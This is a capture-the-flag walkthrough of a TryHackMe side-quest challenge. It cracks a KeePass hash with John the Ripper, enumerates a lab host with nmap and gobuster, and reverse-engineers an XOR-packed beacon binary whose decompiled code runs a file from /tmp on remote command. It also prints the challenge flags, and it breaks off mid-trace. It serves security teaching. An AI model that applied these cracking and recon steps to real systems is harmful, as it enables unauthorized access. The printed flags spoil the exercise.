Advent of Cyber 2025 - Side Quest 2: Scheme Catcher
Key - Port 21337
Alright so for Side Quest 2 we need key as usual and then we need to enter it on 10.49.177.204:21337
the quest refers
1
This challenge is unlocked by finding the Side Quest key in [Advent of Cyber Day 9](https://tryhackme.com/room/attacks-on-ecrypted-files-aoc2025-asdfghj123). If you have been savvy enough to find it, you can unlock the machine by visiting `10.49.177.204:21337` and entering your key. Happy Side Questing!
now lets visit Advent of Cyber Day 9 in the ssh we see .Passwords.kdbx at /home/ubuntu, since the main quest was also based on cracking password hashes lets try to crack the hash of the kdbx file which is an encrypted db file
1
ubuntu@tryhackme:~$ ./Desktop/john/run/keepass2john .Passwords.kdbx > kdbxhash.txt
1
2
ubuntu@tryhackme:~$ cat kdbxhash.txt
.Passwords:$keepass$*4*20*ef636ddf*67108864*19*2*695a889e93e7279803646b988243060740965d661f0627256bc4da2bdd88da43*06c64226005acd9a116702b3248ae4191572df0293ee31ab4f2f7ccffebc2c68*03d9a29a67fb4bb500000400021000000031c1f2e6bf714350be5805216afc5aff0304000000010000000420000000695a889e93e7279803646b988243060740965d661f0627256bc4da2bdd88da430710000000958513b5c2c36a02c5e822d6b74ccb420b8b00000000014205000000245555494410000000ef636ddf8c29444b91f7a9a403e30a0c05010000004908000000140000000000000005010000004d08000000000000040000000004010000005004000000020000004201000000532000000006c64226005acd9a116702b3248ae4191572df0293ee31ab4f2f7ccffebc2c6804010000005604000000130000000000040000000d0a0d0a*41b1d7deecfba1baa64171a51f88ecc66e97e20056c6fb245ad13e7ff9b37ff1
now lets crack it using rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
ubuntu@tryhackme:~$ john kdbxhash.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [AES/Argon2 256/256 AVX2])
Cost 1 (t (rounds)) is 20 for all loaded hashes
Cost 2 (m) is 65536 for all loaded hashes
Cost 3 (p) is 2 for all loaded hashes
Cost 4 (KDF [0=Argon2d 2=Argon2id 3=AES]) is 0 for all loaded hashes
Will run 2 OpenMP threads
Note: Passwords longer than 41 [worst case UTF-8] to 124 [ASCII] rejected
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
Failed to use huge pages (not pre-allocated via sysctl? that's fine)
harrypotter      (.Passwords)
1g 0:00:01:02 DONE (2026-01-01 10:49) 0.01598g/s 1.534p/s 1.534c/s 1.534C/s harrypotter..ihateyou
Use the "--show" option to display all of the cracked passwords reliably
Session completed
well that was pretty straightforward password - harrypotter
1
2
3
4
5
6
7
8
9
10
11
12
ubuntu@tryhackme:~$ keepassxc-cli open .Passwords.kdbx
Enter password to unlock .Passwords.kdbx:
Scheme Catcher> ls
Key
Scheme Catcher> show --all Key
Title: Key
UserName:
Password: PROTECTED
URL:
Notes:
Uuid: {368ed39e-b162-44cd-b8aa-13093233202a}
Tags:
well there wasnt much info there but lets see attachments of the Key
1
2
3
4
5
6
7
8
9
10
11
12
13
Scheme Catcher> show --show-attachments Key
Title: Key
UserName:
Password: PROTECTED
URL:
Notes:
Uuid: {368ed39e-b162-44cd-b8aa-13093233202a}
Tags:

Attachments:
  sq2.png (408.9 KiB)
Scheme Catcher> attachment-export .Passwords.kdbx Key "sq2.png" ./sq2.png
Scheme Catcher> quit
there we go i then exported the sq2.png to the ssh machine and then using scp transferred it to my machine
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ scp ubuntu@10.49.177.204:/home/ubuntu/sq2.png .
ubuntu@10.49.154.172's password:
sq2.png                                               100%  409KB   1.3MB/s   00:00

tit_for_tat here it is! and now enter it on 10.49.177.204:21337
Flag 1 - What is the flag hidden in the file?
lets start with our very first task scan+enum starting off nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
┌──(kali㉿kali)-[~]
└─$ nmap -p- -T4 10.49.177.204
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-01 06:25 -0500
Nmap scan report for 10.49.177.204
Host is up (0.030s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9004/tcp  open  unknown
21337/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 19.79 seconds
we get some interesting results port 80 and 9004, well 22 too but we dont have much to do with it right now… well before diving into i wanted to try another scan on port 9004 to check whats going on there
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
┌──(kali㉿kali)-[~]
└─$ nmap -p9004 -sC -sV -T4 10.49.177.204
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-01 06:28 -0500
Nmap scan report for 10.49.177.204
Host is up (0.031s latency).

PORT     STATE SERVICE VERSION
9004/tcp open  unknown
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, RPCCheck, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     Payload Storage Malhare's
|     Version 4.2.0
|     >>Invalid option
|   GenericLines, NULL:
|     Payload Storage Malhare's
|_    Version 4.2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port9004-TCP:V=7.98%I=7%D=1/1%Time=69565A55%P=x86_64-pc-linux-gnu%r(NUL
SF:L,46,"Payload\x20Storage\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\
SF:n\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\x20E:\n>>")%r(JavaRMI,55,"Payload\x20S
SF:torage\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\
SF:]\x20D:\n\[4\]\x20E:\n>>Invalid\x20option\n")%r(GenericLines,46,"Payloa
SF:d\x20Storage\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:
SF:\n\[3\]\x20D:\n\[4\]\x20E:\n>>")%r(GetRequest,55,"Payload\x20Storage\x2
SF:0Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n
SF:\[4\]\x20E:\n>>Invalid\x20option\n")%r(HTTPOptions,55,"Payload\x20Stora
SF:ge\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x2
SF:0D:\n\[4\]\x20E:\n>>Invalid\x20option\n")%r(RTSPRequest,55,"Payload\x20
SF:Storage\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3
SF:\]\x20D:\n\[4\]\x20E:\n>>Invalid\x20option\n")%r(RPCCheck,55,"Payload\x
SF:20Storage\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\
SF:[3\]\x20D:\n\[4\]\x20E:\n>>Invalid\x20option\n")%r(DNSVersionBindReqTCP
SF:,55,"Payload\x20Storage\x20Malhare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n
SF:\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\x20E:\n>>Invalid\x20option\n")%r(DNSSta
SF:tusRequestTCP,55,"Payload\x20Storage\x20Malhare's\nVersion\x204\.2\.0\n
SF:\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\x20E:\n>>Invalid\x20option
SF:\n")%r(Help,55,"Payload\x20Storage\x20Malhare's\nVersion\x204\.2\.0\n\[
SF:1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\x20E:\n>>Invalid\x20option\n
SF:")%r(SSLSessionReq,55,"Payload\x20Storage\x20Malhare's\nVersion\x204\.2
SF:\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\x20E:\n>>Invalid\x20o
SF:ption\n")%r(TerminalServerCookie,55,"Payload\x20Storage\x20Malhare's\nV
SF:ersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\x20E:\n
SF:>>Invalid\x20option\n")%r(TLSSessionReq,55,"Payload\x20Storage\x20Malha
SF:re's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n\[4\]\
SF:x20E:\n>>Invalid\x20option\n")%r(Kerberos,55,"Payload\x20Storage\x20Mal
SF:hare's\nVersion\x204\.2\.0\n\[1\]\x20C:\n\[2\]\x20U:\n\[3\]\x20D:\n\[4\
SF:]\x20E:\n>>Invalid\x20option\n");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.12 seconds
well seems like nc might help us here later but before that we are gonna start with :80

well seems like just a page under construction lets try to give it a dir enum scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.49.177.204/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.49.177.204/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/dev                  (Status: 301) [Size: 312] [--> http://10.49.177.204/dev/]
/server-status        (Status: 403) [Size: 278]
Progress: 62281 / 62281 (100.00%)
===============================================================
Finished
===============================================================
very interesting endpoint /dev which gives us
1
2
3
4
5
6
7
Index of /dev

[ICO]	Name	Last modified	Size	Description
[PARENTDIR]	Parent Directory	 	-
[ ]	4.2.0.zip	2025-12-05 16:18 	5.2K

Apache/2.4.58 (Ubuntu) Server at 10.49.177.204 Port 80
unzipping the zip file gives us a folder latest which has a file beacon.bin seems like a reverse engineering challenge trying the most basic command on the binary and looking for flags
1
2
3
┌──(kali㉿kali)-[~/Documents/aoc25/sq2/latest]
└─$ strings beacon.bin | grep THM
THM{Welcom3_to_th3_eastmass_pwnland}
so thats the first flag
Flag 2 - What is the content of foothold.txt?
diving into the binary file using any of your fav disassembler we notice its making some socket connections but its still gibberish and doesn’t make much sense

well DIE says it a C program , EXEC (possibly non-PIE, which basically means easier to predict where the code will be in memory and it wouldn’t be randomized) we do see an overlay: Binary at offset 0x5000 size roughly 0x1000 (exactly 0x927) lets see whats going on near that place
viewing the segments (shift + F7) in the binary  we see the .easter segment which is the entry point which we get to know using the command
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(kali㉿kali)-[~/Documents/aoc25/sq2/latest]
└─$ readelf -h beacon.bin
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF64
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Advanced Micro Devices X86-64
  Version:                           0x1
  Entry point address:               0x804000
  Start of program headers:          9488 (bytes into file)
  Start of section headers:          20775 (bytes into file)
  Flags:                             0x0
  Size of this header:               64 (bytes)
  Size of program headers:           56 (bytes)
  Number of program headers:         14
  Size of section headers:           64 (bytes)
  Number of section headers:         32
  Section header string table index: 31
we can confirm .easter is our starting point as 0x804000 points to .easter segment
so looks like .easter segment is doing a do while loop 
looking at thsi we can say rsi becomes the start address of the region to decrypt and rdi the end address, so the stub will operate on bytes [_start,_term_proc] so our program is actually encrypted which .easter will first decrypt using the XOR decrypt loop loc_80401c now breaking this what it does is that take the byte address at rsi and xor it with 0x0D inc rsi means move to next byte and then cmp rsi, rdi which means compare the rsi with rdi just to confirm are we at the last/end address? now when compare is false it sets the Zero Flag (ZF) to 0 and if comparison is true then it sets the Zero Flag to 1 and on the next line jnz short loc_80401C that is, check the value at Zero Flag and if its equal to 0 jump!
- Note: jnz=jne (jump if not equal) so it will keep jumping back to XOR loop until rsi=rdi after the loop we have our decrypted code
Now after running the debugger 
we get the values of rsi and rdi, rsi -> 0000000000401370 rdi -> 0000000000401BC4
now lets patch the program Patch[0x401370, 0x401BC4) - end exclusive
lets use a python script to automate it
1
2
3
4
5
6
7
8
9
10
11
import ida_bytes

start = 0x401370
end   = 0x401BC4   # end-exclusive
key   = 0x0D

for ea in range(start, end):
    b = ida_bytes.get_byte(ea)
    ida_bytes.patch_byte(ea, b ^ key)

print(f"Decrypted {end-start:#x} bytes from {start:#x} to {end:#x} with XOR {key:#x}")
File -> Script File -> (FILE_NAME).py and checking ctrl+alt+p or edit -> patch program -> patched bytes should show a line of patched bytes or in the output below you should see something like Decrypted 0x854 bytes from 0x401370 to 0x401bc4 with XOR 0xd
once thats done we need to apply the patched bytes of the elf file edit -> patch program -> apply patches to input file i saved it as beacon_patched.bin
opening up we can see quite a few functions starting from _start upto start nothing much in _start it just launches main()
reading the pseudo code we can confirm the program runs and asks a flag and compares it with the string EastMass if ( strcmp(s1, "EastMass") ) on success it launches start_socket_server();
reading the pseudocode of this function
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
unsigned __int64 start_socket_server()
{
  int optval; // [rsp+8h] [rbp-438h] BYREF
  socklen_t addr_len; // [rsp+Ch] [rbp-434h] BYREF
  int fd; // [rsp+10h] [rbp-430h]
  int v4; // [rsp+14h] [rbp-42Ch]
  int v5; // [rsp+18h] [rbp-428h]
  int v6; // [rsp+1Ch] [rbp-424h]
  struct sockaddr addr; // [rsp+20h] [rbp-420h] BYREF
  char buf[1032]; // [rsp+30h] [rbp-410h] BYREF
  unsigned __int64 v9; // [rsp+438h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  optval = 1;
  addr_len = 16;
  memset(buf, 0, 0x400u);
  fd = socket(2, 1, 0);
  if ( fd )
  {
    if ( setsockopt(fd, 1, 15, &optval, 4u) )
    {
      perror("setsockopt");
      return v9 - __readfsqword(0x28u);
    }
    addr.sa_family = 2;
    *(_DWORD *)&addr.sa_data[2] = 0;
    *(_WORD *)addr.sa_data = htons(0x115Cu);
    if ( bind(fd, &addr, 0x10u) < 0 )
    {
      perror("bind failed");
      return v9 - __readfsqword(0x28u);
    }
    if ( listen(fd, 3) < 0 )
    {
      perror("listen");
      return v9 - __readfsqword(0x28u);
    }
    puts("Socket server listening on port 4444...");
    while ( 1 )
    {
      while ( 1 )
      {
        v4 = accept(fd, &addr, &addr_len);
        if ( v4 >= 0 )
          break;
        perror("accept");
      }
      v5 = read(v4, buf, 0x400u);
      if ( v5 > 0 )
      {
        buf[v5] = 0;
        printf("Received command: %s\n", buf);
        v6 = atoi(buf);
        if ( v6 == 4 )
        {
          puts("Exit command received");
          close(v4);
          return v9 - __readfsqword(0x28u);
        }
        if ( v6 <= 4 )
        {
          if ( v6 == 3 )
          {
            delete_cmd();
            goto LABEL_25;
          }
          if ( v6 <= 3 )
          {
            if ( v6 == 1 )
            {
              cmd();
              goto LABEL_25;
            }
            if ( v6 == 2 )
            {
              payload_load();
              goto LABEL_25;
            }
          }
        }
        printf("Invalid command: %s\n", buf);
      }
LABEL_25:
      close(v4);
    }
  }
  perror("socket failed");
  return v9 - __readfsqword(0x28u);
}
here we can see it creates a socket connection fd = socket(2, 1, 0); 2 -> IPv4 1 -> TCP and then builds a socket address on 0.0.0.0 *(_DWORD *)&addr.sa_data[2] = 0; -> IP: 0.0.0.0 and *(_WORD *)addr.sa_data = htons(0x115Cu); -> Port 4444 (0x115Cu from hex to decimal) htons() converts port to network byte order
and then binds and listens and finally prints the line "Socket server listening on port 4444..."
after that it accepts client and reads 1 command and then it expects client to send it ascii text like 1,2,3,4
- 1 →
cmd() - **2 → `payload_load()
- 3 →
delete_cmd() - 4 → exit lets check what do they do
1
2
3
4
5
6
7
8
void delete_cmd()
{
  puts("Command deleted");
  if ( remove("/tmp/b68vC103RH") )
    perror("Failed to delete /tmp/b68vC103RH");
  else
    puts("Successfully deleted /tmp/b68vC103RH");
}
nothing special with delete command, just removes the /tmp/b68vC103RH
1
2
3
4
5
6
7
8
9
10
11
12
int cmd()
{
  int v1; // [rsp+Ch] [rbp-4h]

  puts("Command executed");
  v1 = system("/tmp/b68vC103RH");
  if ( v1 == -1 )
    return puts("Failed to execute the command");
  if ( (v1 & 0x7F) != 0 )
    return puts("Command terminated abnormally");
  return printf("Command exited with status: %d\n", BYTE1(v1));
}
so what it does is attempts to execute /tmp/b68vC103RH which is something like /bin/sh -c "/tmp/b68vC103RH" then does error handling using if blocks and then finally if exited normally prints the status code
and finally the
unsigned __int64 payload_load()
{
  size_t v0; // rax
  int fd; // [rsp+14h] [rbp-13Ch]
  struct hostent *v3; // [rsp+18h] [rbp-138h]
  struct sockaddr addr; // [rsp+20h] [rbp-130h] BYREF
  char v5[276]; // [rsp+34h] [rbp-11Ch] BYREF
  unsigned __int64 v6; // [rsp+148h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  puts("Payload loaded");
  fd = socket(2, 1, 0);
  if ( fd >= 0 )
  {
    addr.sa_family = 2;
    *(_WORD *)addr.sa_data = htons(0x50u);
    v3 = gethostbyname("localhost");
    memcpy(&addr.sa_data[2], *(const void **)v3->h_addr_list, v3->h_length);
    if ( connect(fd, &addr, 0x10u) >= 0 )
    {
      strcpy(v5, "/7ln6Z1X9EF");
      snprintf(&v5[12], 0x100u, "GET %s HTTP/1.1\r\nHost: localhost\r\nConnection: close\r\n\r\n", v5);
      v0 = strlen(&v5[12]);
      if ( send(fd, &v5[12], v0, 0) < 0 )
        perror("Failed to send HTTP request");
      close(fd);
    }
    else
    {
      perror("Connection failed");
      close(fd);
    }
  }
  else
  {
    perror("Socket creation failed");
  }
  return v6 - __readfsqword(0x28u);
}
well as its name suggests payload_load(), this function doesn’t “load a payload” in any real sense. It prints a message, opens a TCP connection to localhost on port 80, and sends an HTTP GET request to /7ln6Z1X9EF. Then it closes the socket. That’s it.
which is quite weird, checking what is on that path gives us the foothold.txt with our Flag THM{byp4ss_and_pack_is_pwn_you_n33d}
How I solved it in the sidequest!
i looked at the strings and functions from the non patched file which referred to socket and connections then i ran the file and found the password EastMass from the strings of the binary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
THM{Welcom3_to_th3_eastmass_pwnland}
Command executed
/tmp/b68vC103RH
Failed to execute the command
Command exited with status: %d
Command terminated abnormally
Payload loaded
Socket creation failed
localhost
Connection failed
GET %s HTTP/1.1
Host: localhost
Connection: close
Failed to send HTTP request
Command deleted
Successfully deleted /tmp/b68vC103RH
Failed to delete /tmp/b68vC103RH
=== Menu ===
1. Execute command
2. Load payload
3. Delete command
4. Exit
Choose an option:
Enter key:
Hello %s!
socket failed
setsockopt
bind failed
listen
Socket server listening on port 4444...
accept
Received command: %s
Exit command received
Invalid command: %s
EastMass
Access denied.
Access granted! Starting socket server...
9*3$"
GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0
after running beacon.bin and knowing its making a socket connection on port 4444 i tried the commands 1,2,3,4 from the menu , anything else didnt quite work i had my 2 terminals open Terminal 1 : ./beacon.bin Terminal 2 : nc 127.0.0.1 4444 (and then entered 1 or 2 or 3 or 4 whatever) after playing with that a bit i couldnt figure out what was going on it couldnt execute command with 1, /tmp/b68vC103RH not found and so 3 also didnt work as it just deleted it, and 2 was failing connection then i wanted to look into more details of what was happening in realtime with the binary whenever i sent a command i then used strace -f -e connect,read,write,openat,execve ./beacon.bin
so at that point trying 1,2,3 this was my terminal ive removed the Enter Key part
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
============== when i sent 1 ==================
write(1, "Socket server listening on port "..., 39Socket server listening on port 4444...) = 39
write(1, "\n", 1
)                       = 1
read(4, "1\n", 1024)                    = 2
write(1, "Received command: 1\n\n", 21Received command: 1

) = 21
write(1, "Command executed", 16Command executed)        = 16
write(1, "\n", 1
)                       = 1
strace: Process 434438 attached
